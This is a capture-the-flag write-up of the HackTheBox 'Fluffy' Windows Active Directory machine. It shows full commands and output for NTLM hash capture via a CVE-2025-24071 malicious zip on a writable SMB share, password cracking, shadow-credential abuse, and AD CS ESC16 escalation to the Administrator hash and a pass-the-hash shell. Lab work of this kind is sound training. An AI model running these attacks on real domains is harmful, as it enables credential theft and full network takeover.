

| Operating System | Difficulty | Machine Link |
|---|---|---|
 | Easy | Fluffy |
Assume Breach Machine from HackTheBox
As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
Attack Chain
- Initial Access: Assumed Breach scenario followed by exploiting CVE-2025-24071 via a writable SMB share to capture and crack the NTLM hash of user
p.agila. - Lateral Movement: Abusing
GenericWriteACLs on theService Accountsgroup to compromise theCA_SVCaccount using a Shadow Credential Attack. - Privilege Escalation: Exploiting Active Directory Certificate Services (AD CS) ESC16 by manipulating the User Principal Name (UPN) to impersonate the Administrator.
Machine Enumeration
Nmap
PORT STATE SERVICE REASON53/tcp open domain syn-ack ttl 12788/tcp open kerberos-sec syn-ack ttl 127139/tcp open netbios-ssn syn-ack ttl 127389/tcp open ldap syn-ack ttl 127445/tcp open microsoft-ds syn-ack ttl 127464/tcp open kpasswd5 syn-ack ttl 127593/tcp open http-rpc-epmap syn-ack ttl 127636/tcp open ldapssl syn-ack ttl 1273268/tcp open globalcatLDAP syn-ack ttl 1273269/tcp open globalcatLDAPssl syn-ack ttl 1275985/tcp open wsman syn-ack ttl 1279389/tcp open adws syn-ack ttl 127SMB Enumeration
First, I configured the hosts file.
$ nxc smb 10.129.7.190 --generate-hosts-file /etc/hosts$ tail -n1 /etc/hosts10.129.7.190 DC01.fluffy.htb fluffy.htb DC01Enumerating shares with the provided credentials
$ nxc smb 10.129.7.190 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --sharesShare Permissions Remark----- ----------- ------ADMIN$ Remote AdminC$ Default shareIPC$ READ Remote IPCIT READ,WRITENETLOGON READ Logon server shareSYSVOL READ Logon server shareThe IT share has READ and WRITE permissions. Let’s inspect its contents using smbclientng.
$ smbclientng -d "fluffy.htb" -u 'j.fleischman' -p 'J0elTHEM4n1990!' --host "DC01"[DC01]> use IT[DC01\IT]> tree├── Everything-1.4.1.1026.x64/│ ├── everything.exe│ └── Everything.lng├── KeePass-2.58/│ ├── Languages/│ ├── Plugins/│ ├── XSL/│ │ ├── KDBX_Common.xsl│ │ ├── KDBX_DetailsFull_HTML.xsl│ │ ├── KDBX_DetailsLight_HTML.xsl│ │ ├── KDBX_PasswordsOnly_TXT.xsl│ │ └── KDBX_Tabular_HTML.xsl│ ├── KeePass.chm│ ├── KeePass.exe│ ├── KeePass.exe.config│ ├── KeePass.XmlSerializers.dll│ ├── KeePassLibC32.dll│ ├── KeePassLibC64.dll│ ├── License.txt│ └── ShInstUtil.exe├── Everything-1.4.1.1026.x64.zip├── KeePass-2.58.zip└── Upgrade_Notice.pdfI decided to retrieve the PDF file, as there was no KeePass database (typically .kdbx) available in the IT share.

The “Upgrade Notice” PDF mentions several recent vulnerabilities:
| CVE ID | Severity |
|---|---|
| CVE-2025-24996 | Critical |
| CVE-2025-24071 | Critical |
| CVE-2025-46785 | High |
| CVE-2025-29968 | High |
| CVE-2025-21193 | Medium |
| CVE-2025-3445 | Low |
CVE-2025-24071 Exploit
I attempted to exploit CVE-2025-24071 after finding a PoC on exploit-db: https://www.exploit-db.com/exploits/52310.
Crafting the malicious files:
$ python3 craft_malicious.py -i 10.10.14.67[*] Generating malicious .library-ms file...[+] Created ZIP: output/malicious.zip[-] Removed intermediate .library-ms file[!] Done.Send ZIP to victim and listen for NTLM hash on your SMB server.
We can upload this malicious .zip file to the IT share since we have WRITE access.
[DC01\IT]> put malicious.zipmalicious.zip'malicious.zip' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 326/326 bytes • ? • 0:00:00Next, we start Responder. If a user interacts with or extracts the zip file, their hash will be captured.

[SMB] NTLMv2-SSP Client : 10.129.7.190[SMB] NTLMv2-SSP Username : FLUFFY\p.agila[SMB] NTLMv2-SSP Hash : p.agila::FLUFFY:1122334455667788:...[snip]...We can attempt to crack this hash using Hashcat:
$ hashcat agila.hashes `fzf-wordlists`
Session..........: hashcatStatus...........: CrackedHash.Mode........: 5600 (NetNTLMv2)
P.AGILA::FLUFFY:1122334455667788:...[snip]...:prometheusx-303
The hash was successfully cracked, providing us with the password for p.agila:prometheusx-303.
Authenticate as P.Agila
$ nxc smb 10.129.7.190 -u 'p.agila' -p 'prometheusx-303' --shares[+] fluffy.htb\p.agila:prometheusx-303[*] Enumerated sharesShare Permissions Remark----- ----------- ------ADMIN$ Remote AdminC$ Default shareIPC$ READ Remote IPCIT READ,WRITENETLOGON READ Logon server shareSYSVOL READ Logon server shareBloodhound Analysis
I checked the shares again with the new credentials, but the results appeared identical. I decided to analyze the AD objects using BloodHound. First, we collect the data using NetExec:
$ nxc ldap 10.129.7.190 -u 'p.agila' -p 'prometheusx-303' --bloodhound -c All --dns-server 10.129.7.190
[*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Never)[+] fluffy.htb\p.agila:prometheusx-303Resolved collection methods: container, trusts, group, dcom, localadmin, session, acl, objectprops, rdp, psremoteDone in 0M 15SCompressing output into /root/.nxc/logs/DC01_10.129.7.190_2025-12-25_220425_bloodhound.zip
I uploaded the data to BloodHound Community Edition.

From the BloodHound graph, we can observe the following access rights for p.agila:
P.Agila└── MemberOf └── Service Account Managers └── GenericAll └── Service Accounts ├── GenericWrite ──> LDAP_SVC ├── GenericWrite ──> WINRM_SVC │ └── MemberOf ──> Remote Management Users └── GenericWrite ──> CA_SVC └── MemberOf ──> Cert PublishersWhile there are several attack paths here, I was particularly interested in CA_SVC. Since this account is related to the Active Directory Certificate Service, we can enumerate it to check for vulnerable templates.
Authenticate as CA_SVC
To execute this attack:
-
Add
p.agilato the Service Accounts group:Terminal window $ bloodyAD --host "DC01" -d "fluffy.htb" -u p.agila -p 'prometheusx-303' add groupMember 'Service Accounts' 'p.agila'[+] p.agila added to Service Accounts -
Abuse the
GenericWriteACL onCA_SVCusing Targeted Kerberoasting / Shadow Credentials:Terminal window $ pywhisker -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target "CA_SVC" --action "add"[*] Searching for the target account[*] Target user found: CN=certificate authority service,CN=Users,DC=fluffy,DC=htb[*] Generating certificate[*] Certificate generated[*] Generating KeyCredential[*] KeyCredential generated with DeviceID: 8b628e97-e913-ccde-6526-c7e3b3c2a93d[*] Updating the msDS-KeyCredentialLink attribute of CA_SVC[+] Updated the msDS-KeyCredentialLink attribute of the target object[*] Converting PEM -> PFX with cryptography: 3QBf9Rnh.pfx[+] PFX exportiert nach: 3QBf9Rnh.pfx[i] Passwort für PFX: Off529sXo7UkDBKRpidD[+] Saved PFX (#PKCS12) certificate & key at path: 3QBf9Rnh.pfx[*] Must be used with password: Off529sXo7UkDBKRpidD[*] A TGT can now be obtained with [https://github.com/dirkjanm/PKINITtools](https://github.com/dirkjanm/PKINITtools)Next, obtain a TGT using the certificate:
Terminal window $ gettgtpkinit.py -cert-pfx 3QBf9Rnh.pfx -pfx-pass 'Off529sXo7UkDBKRpidD' -dc-ip 10.129.7.190 'fluffy.htb/CA_SVC' 'CA_SVC.ccache'2025-12-26 05:24:46,007 minikerberos INFO Loading certificate and key from fileINFO:minikerberos:Loading certificate and key from file2025-12-26 05:24:46,028 minikerberos INFO Requesting TGTINFO:minikerberos:Requesting TGT2025-12-26 05:24:46,180 minikerberos INFO AS-REP encryption key (you might need this later):INFO:minikerberos:AS-REP encryption key (you might need this later):2025-12-26 05:24:46,181 minikerberos INFO fce7c5a2157dd6102c6bc23492de3911e8684b972b18c56f914d7d8236205471INFO:minikerberos:fce7c5a2157dd6102c6bc23492de3911e8684b972b18c56f914d7d82362054712025-12-26 05:24:46,189 minikerberos INFO Saved TGT to fileINFO:minikerberos:Saved TGT to fileNote: If you encounter a
Clock skew too greaterror, check this resource: https://forum.hackthebox.com/t/how-do-you-synchronize-ad-and-time/318340/3
We load the ticket and attempt to authenticate as CA_SVC:
$ export KRB5CCNAME='CA_SVC.ccache'$ nxc smb 10.129.7.190 --use-kcacheWindows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)[+] FLUFFY.HTB\CA_SVC from ccacheLogin was successful. Now, let’s enumerate the Certificate Services.
$ certipy find -u "CA_SVC@fluffy.htb" -target "DC01.fluffy.htb" -vulnerable -k[*] Finding certificate templates[*] Found 33 certificate templates[*] Finding certificate authorities[*] Found 1 certificate authority[*] Found 11 enabled certificate templates[*] Finding issuance policies[*] Found 14 issuance policies[*] Found 0 OIDs linked to templates[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP[!] Failed to connect to remote registry.Service should be starting now. Trying again...[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
Certipy identified that ADCS is vulnerable to ESC16. We can also see Enroll: FLUFFY.HTB\Cert Publishers, meaning the Cert Publishers group can enroll in vulnerable certificates. As seen in the BloodHound graph, CA_SVC is a member of Cert Publishers.
ESC16 Exploitation
To exploit ESC16, we can refer to the official Certipy wiki.
- First, we check our current UPN (User Principal Name) to allow for restoration later:
$ certipy account \    -u 'ca_svc@fluffy.htb' -k -no-pass \    -dc-ip '10.129.7.190' -target 'DC01' -user 'ca_svc' \    read
[*] Reading attributes for 'ca_svc':...[snip]... userPrincipalName : ca_svc...[snip]...- Next, we update our UPN to match the target account we wish to escalate to (Administrator).
$ certipy account \    -u 'ca_svc@fluffy.htb' -k -no-pass \    -dc-ip '10.129.7.190' -target 'DC01' -upn 'administrator' \    -user 'ca_svc' updateCertipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_svc':    userPrincipalName                   : administrator[*] Successfully updated 'ca_svc'
Checking again, we see the UPN has changed to ‘administrator’.
$ certipy account \    -u 'ca_svc@fluffy.htb' -k -no-pass \    -dc-ip '10.129.7.190' -target 'DC01' -user 'ca_svc' \    read
[*] Reading attributes for 'ca_svc':...[snip]... userPrincipalName : administrator...[snip]...- We proceed to request a certificate.
$ certipy req \    -k -dc-ip '10.129.7.190' \    -target 'DC01.fluffy.htb' -ca 'fluffy-DC01-CA' \    -template 'User'Certipy v5.0.3 - by Oliver Lyak (ly4k)
[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail[*] Requesting certificate via RPC[*] Request ID is 16[*] Successfully requested certificate[*] Got certificate with UPN 'administrator'[*] Certificate has no object SID[*] Try using -sid to set the object SID or see the wiki for more details[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'
Error During ESC16 Exploitation
I encountered an interesting scenario here. When attempting to authenticate with administrator.pfx, I received the following error:
$ certipy auth -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb' -dc-ip 10.129.7.190Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Certificate identities:[*]     SAN UPN: 'administrator'[*] Using principal: 'administrator@fluffy.htb'[*] Trying to get TGT...[-] Name mismatch between certificate and user 'administrator'[-] Verify that the username 'administrator' matches the certificate UPN: administrator[-] See the wiki for more information
Why did this happen?
Recall that we changed the CA_SVC UPN to ‘administrator’. When we try to authenticate as ‘administrator’, a mismatch occurs because CA_SVC is effectively claiming to be ‘Administrator’ as well, causing a collision.
The Solution:
We must restore the CA_SVC UPN to its original value, ensuring that the UPN ‘administrator’ points only to the actual Administrator account.
$ certipy account \    -u 'ca_svc@fluffy.htb' -k -no-pass \    -dc-ip '10.129.7.190' -target 'DC01' -upn 'ca_svc' \    -user 'ca_svc' updateCertipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_svc':    userPrincipalName                   : ca_svc[*] Successfully updated 'ca_svc'
With the UPN restored, we can retry the authentication request.
$ certipy auth -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb' -dc-ip 10.129.7.190Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Certificate identities:[*]     SAN UPN: 'administrator'[*] Using principal: 'administrator@fluffy.htb'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hash for 'administrator'[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
The second request succeeds because the UPN collision is resolved.
Shell as Administrator

$ evil-winrm -i '10.129.7.190' -u Administrator -H 8da83a3fa618b6e3a00e93f676c92a6e